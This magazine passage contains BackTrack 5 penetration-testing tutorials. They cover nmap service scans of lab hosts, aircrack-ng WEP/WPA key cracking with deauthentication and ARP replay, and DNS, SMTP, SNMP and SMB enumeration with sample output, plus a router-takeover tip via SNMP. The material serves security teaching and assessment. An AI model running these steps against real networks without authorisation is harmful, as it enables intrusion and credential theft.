Now that you've gathered all the live targets from each discovered subnet, you should obtain as much information as possible about them. Nmap is also useful for this as it's capable of probing for open ports, and gathering information of the services discovered on these ports. For the remainder of this section, 2 designated hosts in the `targets/my_targets.txt` file will be used (Figure 12).

```
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# nmap -sV -O -v -oA nmap/my_targets_service_scan -iL targets/my_targets.txt
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 20:06 EDT
```

Figure 12. Determining the Network XI

Explanation:

- `-sV`: probe ports for service/version information
- `-O`: enable operating system detection

Once the scan is complete, the files can be examined and you can see a wealth of information for the 2 hosts that were scanned (Figure 13).

Now that you have a grasp on the process of host discovery, OS identification and service mapping, the GUI tool for Nmap, Zenmap, can be used to speed up and streamline this process. Zenmap can be launched from a terminal by typing `zenmap`, or from the Applications menu wherever Nmap is found. Zenmap provides a nice front end for Nmap with the ability to save profiles for repeated scans and other interesting features (Figure 14).

# MOVE TOMORROW'S BUSINESS TO THE CLOUD TODAY

YOUR TRUSTED ADVISOR ON CLOUD COMPUTING

MULTI-VENDOR  
ANY DEVICE  
HYBRID CLOUD



```

PenTest - bash
root@bt:~/PenTest# cat nmap/my_targets_service_scan.nmap
# Nmap 6.00 scan initiated Wed May 23 20:06:53 2012 as: nmap -sV -O -v -oA nmap/my_targets_servic
Nmap scan report for xpmetasplottable (192.168.2.202)
Host is up (0.0012s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
25/tcp    open  smtp         Microsoft ESMTP 6.0.2600.2180
80/tcp    open  http         Microsoft IIS httpd 5.1
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows XP
443/tcp   open  https?
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc        Microsoft Windows RPC
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399; RTM
MAC Address: 08:00:27:EB:EA:20 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for metasploitable (192.168.2.103)
Host is up (0.00064s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13        Apache jkerv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BF:24:D2 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Uptime guess: 0.002 days (since Wed May 23 20:03:44 2012)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: metasploitable.localdomain; OS: Unix, Linux; CPE: cpe:/o:linux:kernel

```

Figure 13. Determining the Network XII




Figure 14. Zenmap Utilities

Now you have discovered open ports, the services on those ports, and the versions of the software running, you can perform a vulnerability assessment to find any potentially exploitable services, which will be covered in the next section. These steps above describe some very basic steps of discovery and mapping for an internal assessment. There are many additional

tools included in BT5 that are used to map additional specific services and they should be examined further for a more in-depth discovery and mapping of a network. Examples of some specific internal services that are valuable sources of information include DNS, database services such as MSSQL and MySQL, SNMP, VOIP and mail services. BT5 includes a myriad of tools organized by service type in the main BackTrack folder in the Applications menu, or in /pentest/ in the terminal.

## Wireless Security Assessment

BackTrack 5 contains all the tools necessary for a wireless security assessment and penetration test. This section will cover the basic usages of a set of tools for assessing the security of a wireless network.

Aircrack-ng is a command-line tool, but also refers to a suite of tools used to for a wireless security assessment. The tools that will be covered to perform an assessment include airmmon-ng, airodump-ng, aireplay-ng, and aircrack-ng. There are more tools within the Aircrack-ng toolkit that should be examined, however these will allow you to perform a basic assessment.

```

PenTest - bash
root@bt:~/PenTest# airmmon-ng

Interface      Chipset          Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy3]

root@bt:~/PenTest#

```

Figure 15. Determining the Network XIII

```

PenTest - bash
root@bt:~/PenTest# airmmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1052     dhclient3
6367     dhclient3
Process with PID 6367 (dhclient3) is running on interface wlan0

Interface      Chipset          Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy3]
              (monitor mode enabled on mon0)

root@bt:~/PenTest# airmmon-ng

Interface      Chipset          Driver
mon0           Ralink RT2870/3070  rt2800usb - [phy3]
wlan0          Ralink RT2870/3070  rt2800usb - [phy3]

```

Figure 16. Determining the Network XIV

The first step is to use `airmon-ng` to manage your wireless adapter. By running the command with no options, you can see the wireless adapters available in BT5 (Figure 15).

In order to capture packets, you need to use `airmon-ng` to put your wireless adapter into monitor mode. You can also specify a channel to listen on if you know the channel the AP you are testing is on, otherwise it will roam on all channels (Figure 16).

Next, run `airodump-ng` with no options to start looking for wireless networks within range. With this tool, you can see the security in use on each *Wireless Access Point* (AP) in range in the top half, as well as all the wireless clients and which AP they are associated with in the bottom half. Once you determine which AP you are testing,




Figure 17. Determining the Network XV

press 'space' to lock the results and copy the BSSID (MAC) of the AP. Also note the channel that it's on and security information such as encryption and authentication type, and stop the capture (Figure 17).




Figure 18. XVI

Now start `airodump-ng` again, but this time with options that specify the AP and channel, as well as to specify the output file you wish to save the capture to (Figure 18).

Explanation:

- `-w wifi/AP1cap`: output the capture to the specified file
- `--bssid`: MAC of the AP you want to test
- `--channel 6`: locks the channel to 6 (optional)
- `mon0`: interface setup with `airmon-ng`

Now you are capturing data specified for that AP on that channel, and saving it to the specified file. If the encryption type is WEP, then you need to capture a certain amount of *Initialization Vectors* (IVs), which can be seen as Beacons in the `airodump-ng` output, in order to obtain the WEP key. If the encryption type is WPA, then you need to capture a handshake which occurs anytime a client associates with the AP. If you're lucky, enough IVs will be generated or a client will associate with the AP within a few minutes, but that is often not the case.

For generating traffic to get enough IVs to crack the WEP key, or to perform a dissociation attack against a client already associated with the AP in order to capture a handshake when they automatically re-associate, use `aireplay-ng`. Keep in mind that your wireless adapter must support injection; see the list of compatible adapters at [http://www.aircrack-ng.org/doku.php?id=compatible\\_cards](http://www.aircrack-ng.org/doku.php?id=compatible_cards).

Since the AP in this example is WEP, IVs need to be generated while the capture is taking place. This can be done using a combination of 2 attacks in `aireplay-ng`. The first is a fake authentication attack, which authenticates you with the AP which



Figure 19. XVII

will allow you to inject ARP packets to create network activity. You need the BSSID address as well as the MAC address of the wireless adapter you are injecting with (Figure 19).

Explanation:

- `-1`: selects fake authentication attack
- `0`: reassociation timing in seconds
- `-e`: wireless network name (SSID)
- `-a`: MAC of the AP (BSSID)
- `-h`: MAC of the wlan adapter you are using
- `mon0`: interface name you are using
- `-3`: selects arp request replay attack
- `-b`: MAC of the AP (BSSID)
- `-h`: MAC of the wlan adapter you are using
- `mon0`: interface name you are using

Finally, you can use `aircrack-ng` and the wireless packet capture you just generated to crack the WEP or WPA key. A handy tip with the WEP crack is that you can use `aircrack-ng` on the capture

file while the capture is happening. So you can start the cracking process with aircrack-ng while injecting until you've captured enough packets where the crack is successful and then you can stop the capture (Figure 20).

Explanation:

- -b: MAC of the AP (BSSID)
- wifi/AP1cap-01.cap: capture file with IVs

Figure 20. XVIII

WEP keys tend to be cracked pretty quickly, once a certain amount of IVs are obtained. For WPA, once you capture a handshake, you perform a dictionary attack against the handshake and hope the key is in the dictionary. BT5 comes with a small word list, but additional word lists can be used as well. Here is an example of WPA cracking with a pre-captured handshake: Figure 21.

Figure 21. XIX

Explanation:

- -w: location of dictionary
- -b: MAC of AP (BSSID)

This shows that WPA2 is only as strong as the key; as long as the key is not in the dictionary, it will not be cracked. BT5 contains a word list in the /pentest/passwords/wordlists directory. Custom word lists can be stored here (or anywhere), and some other application have word lists, like John the Ripper, in the /pentest/passwords/john directory.

These are the steps required to perform a basic penetration test of a wireless network using the Aircrack-ng toolkit. There are other tools, such as *Kismet*, which is also used for discovery and packet captures like airodump-ng, that may be better at finding hidden wireless networks and have additional features. If you are assessing a specific wireless network and are having trouble with one tool, it's best to try the other. If you find the wireless network you are attempting to penetrate is protected with an authentication server, then you will require more than these tools can offer to succeed.

### Conclusion

The small amount of tools covered in part 1 of this article displays how powerful and useful BackTrack 5 can be just by knowing how to use these tools. Part 2 will cover some even more powerful tools and the effective ways to use them to find and exploit vulnerabilities to test the effectiveness of the security in place. What you should take away from this article is that there are many effective tools already available, and the majority of these tools are included in BackTrack 5. These tools and their use should be examined further to determine how effective they can be for security assessments and penetrations tests.

### STEVE MYERS



Steve started as an Information Security Consultant and Penetration Tester with Security Management Partners, based in the Boston area, 1 year ago. He provides consulting services, security assessments, and penetrations tests for many industries including banking and health care. He holds a BS in Applied Networking and Systems Administration from the Rochester Institute of Technology, class of 2008, and has 6 years of experience in IT consulting, services, and support. Steve recently obtained the CISSP certification from ISC2 and also retains certifications from Microsoft, Cisco, and CompTIA. While fairly newly dedicated to the security field, Steve maintains a deep interest in the practical hands-on and constantly evolving nature of the industry and people within. You can contact Steve through LinkedIn: <http://www.linkedin.com/profile/view?id=12237775>.



**A Cyber criminal can target and breach  
your organization's perimeter in less than  
a second from **anywhere** in the world ...**

## **Are You Prepared?**

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

**TRAINING :: CONSULTING :: SOLUTIONS** [www.anrc-services.com](http://www.anrc-services.com)

# Backtrack 5

## Practical Applications And Use Cases

This article breaks down what Backtrack Linux is, with a brief description and history. Then, we'll explore a sampling of some of the many tools that are packaged within Backtrack Linux and provide use cases along with step-by-step tutorials to demonstrate some of the more common tasks that Backtrack is used to perform. Finally, we'll see how most of the tools and techniques that Backtrack is designed to facilitate can be used by the many different roles in the IT security field.

**T**his article is by no means an all-inclusive tutorial on every tool within Backtrack, or every conceivable use one can find for Backtrack. I am not an expert per se, just an avid fan and user. I have experience on both sides of the Infosec spectrum.

I have been a security analyst/incident responder tasked with defending organizations' networks and info systems, and I have been a penetration tester tasked with trying to break into similar systems and networks. In either role (offensive or defensive) I have found Backtrack an invaluable tool in my tool box.

I plan to take some of the core functionality and tools in Backtrack 5, describe their use cases, and demo common tasks that security professionals use them for on a daily basis.

### History

Backtrack Linux is a custom Linux distribution designed to aid security professionals with attack simulation, vulnerability identification and verification, and general penetration testing activities. Backtrack was the end result of a combination of two separate (competing) security distributions. WHAX (formerly Whoppix) a security distro developed by Mati Ahoroni and Auditors Security Collection, developed by Max Moser were combined to create Backtrack.

Backtrack version 4 and up are based on Ubuntu. The most recent release, as of this writing, is Backtrack 5 R2 which runs a customized 3.2.6 Linux Kernel. This release touts many new tools and improvements, some of those being better support for wireless attacks, the Metasploit Community Edition (4.2.0) and version 3.0 of the Social Engineering Toolkit. You can see more of the tools and release info here: <http://www.backtrack-linux.org/backtrack/backtrack-5-r2-released/>.

You can download the latest (along with earlier releases) Backtrack release in ISO or VMware image formats from <http://www.backtrack-linux.org>.

It is true that most of the tools that come bundled within Backtrack can be downloaded separately and do not require Backtrack to run. What makes Backtrack an ideal tool is that its entire environment is setup with security testing in mind. From the tools, scripts, dependencies, libraries and system configurations, every aspect of the end user experience in Backtrack has been set up to enable the user to perform security testing quickly, with limited to no configurations having to be made, since Backtrack is set up in a "turn key" fashion.

I won't say that Backtrack is the only OS I run during penetration tests. I usually have several systems going. But, I always have at least a Backtrack VM running because if I need a tool, and I



don't have Internet access to download it or I don't have the time to configure it on a machine, more often than not it's sitting on my Backtrack VM, ready to go with no configuration required. Similarly, when in a security analyst (defensive) role, having quick access to the pre-configured Backtrack environment reaps similar benefits when on a pen test and when needing to perform quick network analysis, or verify a vulnerability.

## Mediums

Backtrack 5 R2 can be installed or run in several different ways. It is designed to be portable and as such can easily be installed onto USB Hard Drives or "Pen Drives" as they're sometimes called. Also, you can burn the downloaded ISO to create a live boot DVD and boot it from a disc. You can also choose to install it onto your computer, or run it as a virtual machine by using the VMware image.

What follows is a brief tutorial on installing Backtrack 5 R2 (BT5R2) on a thumb drive. Take note that without modification this generic USB install does not support "persistence" or the ability to maintain changes to the OS after rebooting. There are tutorials on the Internet to install BT5R2 with persistence on USB drives.

## USB Install

You'll need to download and install UNetbootin from <http://sourceforge.net/unetbootin> (or use "apt-get install unetbootin" on Ubuntu). Note that UNetbootin is already installed in BT5R2.

You'll also need to have downloaded the ISO image from the Backtrack website.

- Format the USB stick. I chose FAT32.
- Run UNetbootin, select the *Disk Image* option, then browse to the BT5R2 ISO you downloaded earlier




Figure 1. UNetbootin ToolsManager

- Select the USB drive letter of the USB stick you'd like to install BT5R2 on
- Then click OK. Figure 1 shows the UNetbootin interface.

## Tools w/ Practical Applications

We've already established that the power behind BT5R2 is the array of security tools that are installed. I'll try to break the tools into broad categories and briefly go over some quick tutorials on using them. This will not cover every tool in BT5R2. We'll simply cover what I consider the core tools. I'd like to reiterate that I understand there are a myriad of tools out there that can return similar data. I'm simply outlining the tools that are bundled and already configured within BT5R2.

I'd like to highlight the fact that these tools are not only useful for penetration testers. Consider this: When performing vulnerability scans on your company's network, wouldn't you like to be able to verify scan output by testing if some of the reported vulnerabilities are really a threat? With the tools within BT5R2 you can. Or, if you're auditing passwords for a company, wouldn't you like to be able to attempt to crack them with common password attacks to see if they conform to password policies? Again, the tools within BT5R2 allow you to do just that. The point is that the techniques and attacks that BT5R2 supports can be used by both offensive and defensive security professionals.

Not to insult my readers, but let's start from the VERY beginning. Once you boot up BT5R2 (whether it's from a USB/DVD or a VM) you will need to log in. By default the login is 'root' and the password is 'toor' (without quotes). Once logged in you can start the graphical user interface (GUI) with the command 'startx'.

## Footprinting and Fingerprinting

Whether you're a white hat or black hat hacker, the first step before you actually attack is footprinting and fingerprinting: actively and passively gathering as much information as possible about a target and finding out how many assets are available (aka figure out your attack surface). Even if you're not a penetration tester, understanding what others can discover about you or your organization can help you mitigate risk before it is discovered by the bad guys. There are several de facto services that should be interrogated to see if they yield interesting information that could be used by you (or an attacker) to assist in further attacks.

Many of these techniques can be performed by automated vulnerability scanners like Tenable's

Nessus (which is bundled within BT5R2). I think it's important to understand how to use some different tools and scripts to get this info as well, and it helps to highlight BT5R2's arsenal.

Honorable Mention: I could do an entire write-up on the Open Source Intelligence gathering tool by Peterva called Maltego. There is a Backtrack specific version bundled in BT5R2. I suggest you research that tool on your own.

## Discovery

You need to find out what assets are available to attack first. This is usually done with probe and response methods. This is not a deep dive on port scanning methodology. This will simply be a means to see what hosts a target has online using several different tools and network protocols. (Note: for external assessments\attacks many people choose to use passive methods first, namely public DNS

### Listing 1. Pentest Via Backtrack I

```
COMMAND 1 root@bt:~# nmap -sn 192.168.188.0/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-23 13:04 EDT
Nmap scan report for 192.168.188.1
Host is up (0.00037s latency).
MAC Address: 00:50:56:C0:00:08 (Vmware)

Nmap scan report for 192.168.188.2
Host is up (0.00017s latency).
MAC Address: 00:50:56:EC:DB:56 (Vmware)

Nmap scan report for 192.168.188.129
Host is up.

Nmap scan report for 192.168.188.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:E3:D0:50 (Vmware)

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.81 seconds

COMMAND 2 root@bt:~# nmap -sn -PS 192.168.188.0/24
```

### Listing 2. Pentest Via Backtrack II

```
root@bt:~# nmap -sS -sV 192.168.188.0/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-23 13:23 EDT
Warning: Servicescan failed to fill cpe_a (subjectlen: 320, devicetypelen: 32). Too long? Match
string was line 491: d//
Nmap scan report for 192.168.188.1
Host is up (0.00023s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Pure-FTPD
22/tcp    open  ssh              OpenSSH 5.9p1 Debian 5ubuntu1 (protocol 2.0)
80/tcp    open  http             Apache httpd 2.2.22 ((Ubuntu))
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
MAC Address: 00:50:56:C0:00:08 (Vmware)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```

**Listing 3. Pentest Via Backtrack III**

```

root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl hakin9.org -f dns-big.txt
dnsenum.pl VERSION:1.2.2

-----  hakin9.org  -----

Host's addresses:
-----

hakin9.org                5          IN      A       79.125.109.24

Name Servers:
-----

dns3.home.pl             5          IN      A       95.211.105.225
dns2.home.pl             5          IN      A       62.129.252.41
dns2.home.pl             5          IN      A       62.129.252.40
dns.home.pl              5          IN      A       62.129.252.30
dns.home.pl              5          IN      A       62.129.252.31

Mail (MX) Servers:
-----

ASPMX2.GOOGLEMAIL.COM   5          IN      A       74.125.43.27
ASPMX.L.GOOGLE.COM      5          IN      A       173.194.68.27
ALT1.ASPMX.L.GOOGLE.COM 5          IN      A       173.194.78.26
ALT2.ASPMX.L.GOOGLE.COM 5          IN      A       173.194.65.27

Trying Zone Transfers and getting Bind Versions:
-----

Trying Zone Transfer for hakin9.org on dns2.home.pl ...
AXFR record query failed: NOERROR

dns2.home.pl Bind Version:  home.pl dns server admin@home.pl

Trying Zone Transfer for hakin9.org on dns3.home.pl ...
AXFR record query failed: NOERROR

dns3.home.pl Bind Version:  home.pl dns server admin@home.pl

Trying Zone Transfer for hakin9.org on dns.home.pl ...
AXFR record query failed: NOERROR

dns.home.pl Bind Version:  home.pl dns server admin@home.pl
Wildcards detected, all subdomains will point to the same IP address, bye.

```

interrogation and some Google web hacking techniques. We'll discuss DNS interrogation next).

A quick way to see if hosts are online is to see if they respond to ICMP echo request (aka ping). The tool that most folks use in a \*nix environment for doing any kind of port scanning is nmap by Fyodor. You can perform a quick ping sweep (shown as command 1 in Listing 1) to see if hosts are alive. In the command 1 the `-sn` switch instructs nmap not to port scan, the result is only ping, and the target is the 192.168.188.0/24 CIDR block range. Nmap will now ping all of the host addresses in the 192.168.188 network and check if they're alive. Some systems may not respond to ICMP, so you can use an alternative nmap command to check if a host is alive. The `-PS` switch, tells nmap to use a TCP SYN Ping. The default is to send an empty SYN packet to port 80 (see command 2, Listing 1). The result should be a TCP RST packet back from the target, which indicates it is online. Note that discovery scans can be thwarted by intermediary devices like firewalls and proxys. Note you can perform UDP scanning, but since UDP is stateless the scanning results can be flakey at best. I usually only scan UDP for specific services (like DNS, TFTP, etc).

## ServiceOS Information

Once you have determined what hosts and networks are alive, you can begin to fingerprint what services and operating systems are on the hosts. Sometimes the two steps (discovery and host\service enumeration are combined, but for educational purposes I broke them up). This is an active approach and may be detected by your target. Again, automated vulnerability scanners can be used to perform this activity, but for our purposes we'll use nmap. Nmap can not only tell if a port is alive, but it can also grab the banner of the listening service to report what nmap thinks it is, along with version information. Example is in Listing 2. The `-sS` switch tells nmap to use a SYN scan, and the `-sV` switch has nmap try to pull version info from services. Nmap by default hits common ports (those between 1-1024 and other common ones like 8080 etc.). You can pass the `-p` option to specify ports, as well.

## DNS Interrogation

DNS can hold a treasure trove of information. Be it public Internet facing DNS or internal DNS, one of the primary pieces of info you can find is hostnames. These names can be descriptive enough to

### Listing 4. Pentest Via Backtrack IV

```
root@bt:/pentest/enumeration/smtp/smtp-user-enum# ./smtp-user-enum.pl -M VRFY -U users.txt -t
127.0.0.1
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|                               Scan Information                               |
-----

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... users.txt
Target count ..... 1
Username count ..... 5
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Mon May 21 00:48:29 2012 #####
127.0.0.1: root exists
##### Scan completed at Mon May 21 00:48:29 2012 #####
1 results.

5 queries in 1 seconds (5.0 queries / sec)
```

## Listing 5. Pentest Via Backtrack V

```
root@bt:/pentest/enumeration/snmp/snmpenum#
./snmpenum.pl 10.1.17.114 public windows.txt
```

### ----- INSTALLED SOFTWARE -----

```
VMware Tools
WebFldrs
```

-----OUTPUT SNIPPED DUE TO LENGTH

### ----- USERS -----

```
Guest
Administrator
TsInternetUser
IUSR_WIN2000SVR
IWAM_WIN2000SVR
NetShowServices
```

### ----- RUNNING PROCESSES -----

```
System Idle Process
System
dns.exe
dllhost.exe
smss.exe
csrss.exe
winlogon.exe
```

### ----- LISTENING UDP PORTS -----

```
7
9
19
```

-----OUTPUT SNIPPED DUE TO LENGTH

### ----- SYSTEM INFO -----

```
Hardware: x86 Family 6 Model 14 Stepping 5 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.0
(Build 2195 Uniprocessor Free
```

### ----- LISTENING TCP PORTS -----

```
7
9
13
```

-----OUTPUT SNIPPED DUE TO LENGTH

### ----- SERVICES -----

```
Messenger
DNS Client
DNS Server
```

-----OUTPUT SNIPPED DUE TO LENGTH

### ----- DOMAIN -----

WORKGROUP

## Listing 6. Pentest Via Backtrack VI

```
root@bt:/pentest# smbclient -L 10.1.17.114
```

Enter root's password:

session request to 10.1.17.114 failed (Called name not present)

session request to 10 failed (Called name not present)

Anonymous login successful

Domain=[WORKGROUP] OS=[Windows 5.0]

Server=[Windows 2000 LAN Manager]

Sharename	Type	Comment
IPC\$	IPC	Remote IPC
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share

session request to 10.1.17.114 failed (Called name not present)

session request to 10 failed (Called name not present)

Anonymous login successful

Domain=[WORKGROUP] OS=[Windows 5.0]

Server=[Windows 2000 LAN Manager]

Server	Comment
Workgroup	Master

```
root@bt:/pentest/python/impacket-examples#
```

```
python samrdump.py 10.1.17.114
```

Retrieving endpoint list from 10.1.17.114

Trying protocol 445/SMB...

. WIN2000SVR

. Builtin

Looking up users in domain WIN2000SVR

Found user: Administrator, uid = 500

Found user: Guest, uid = 501

Found user: IUSR\_WIN2000SVR, uid = 1003

Found user: IWAM\_WIN2000SVR, uid = 1004

Found user: NetShowServices, uid = 1001

Found user: TsInternetUser, uid = 1000

Administrator (500)/Enabled: true

Administrator (500)/Last Logon: Wed, 18 Aug 2010

19:28:32

Administrator (500)/Last Logoff:

help triage which targets to go at first. Also, it may show you targets or networks that you didn't know about. Rob Fuller (aka Mubix) has done some really fascinating research on the different bits of information you can glean from DNS. Check out his research at the following link: <http://www.room362.com/blog/2012/2/3/a-textfiles-approach-at-gathering-the-worlds-dns-slides.html>.

From your discovery scanning above you should be able to locate hosts with UDP port 53 open. Those are prime candidates to perform DNS interrogation against.

The types of information I usually look to find in DNS is mail servers, hostnames that I can use to determine server functions, and sub domains which may yield previously unknown targets or networks. The tool within backtrack I lean on is *dnsenum.pl*.

*Dnsenum.pl* (within BT5R2 located at `/pentest/enumeration/dns/dnsenum`) is a perl script that performs some of the key DNS interrogation operations at once. It can perform forward/reverse DNS brute force lookups, gather whois info, perform zone transfers and sub-domain discovery by common names/netblocks. The tool already has a list of common subdomains, names for bruteforcing within the `/pentest/enumeration/dns/dnsenum` directory.

In Listing 3 you'll find a demo use and output examples. The script along with arguments is highlighted in red. I've given the script a target domain (*hakin9.org*) and the `-f` parameter and specified a file to use for sub domain brute forcing.

### SMTP Interrogation

The *Simple Mail Transport Protocol* (SMTP) is usually interrogated by attackers to try to list usernames and email addresses to aid in creating user lists for brute force attacks on other services. The idea being that usernames (and sometimes passwords) persist across different services and applications.

A poorly configured SMTP (mail) server can divulge whether or not a username is valid based on a response code. Attackers will use dictionaries of common usernames and check for a positive response from the SMTP server. There is a script that automates this attack within backtrack called *smtp-user-enum.pl* located under the `/pentest/enumeration/smtp/smtp-user-enum` directory.

Attackers connect to listening SMTP services and attempt to use several different methods to check if a username is correct. Using the SMTP VRFY (verify) command against a username will

try to "verify" if that address is correct. The server responds with either a positive or negative response, if not properly hardened.

In Listing 4 you'll see the output of running the script with the VRFY method, a text file called *users.txt* as the userlist file against the 127.0.0.1 target.

We see in the above output the user "root" exists on that system. Obviously the root user will always exist, this is just to demo the SMTP enumeration script. Notice there are several SMTP commands that the script accepts: VRYF, EXPN, and RCPT. You can set which command is used via the `-M` switch.

### SNMP Interrogation

I hope you see a theme here. We will now look at a *Simple Network Management Protocol* (SNMP) interrogation script that is sitting ready for us to use on BT5R2. It's called *snmpenum.pl* located under the `/pentest/enumeration/snmp/snmpenum` directory. The types of information you can get from SNMP are usernames, installed services, operating system versions, and sometimes more. SNMP uses a simple means for authentication of probe requests, namely text strings. The "read" or public string (which ironically is set to literally: public in many default setups) and the "read/write" or private string (again default set to private oftentimes). If an attacker can guess the SNMP string that attacker can list all sorts of good information. In some extreme cases if the attacker has access to the private string they can change/upload the configuration of devices (like routers and switches). The *snmpenum.pl* script also has several text files (*windows.txt*, *linux.txt*, *cisco.txt*) that map *Management Information Base* (MIB) *Object Identifiers* (OID) values to more easily readable format. So, you'll want to use the correct file for the type of device you're interrogating.

Most commonly SNMP info is used to build more userlists for future brute forcing activities. In some rare instances you may find a router or firewall with a default private string. If that is the case you can use SNMP to TFTP the configuration to your waiting TFTP server, change the password and TFTP the new config back up. Then you can log into the router!

In Listing 5 you'll see the simple use of the script to gather info from a target's SNMP service. I have used the community string "public" and used the *windows.txt* file since I know the target is a WIN2000 server. I have snipped some of the output because it was very long.
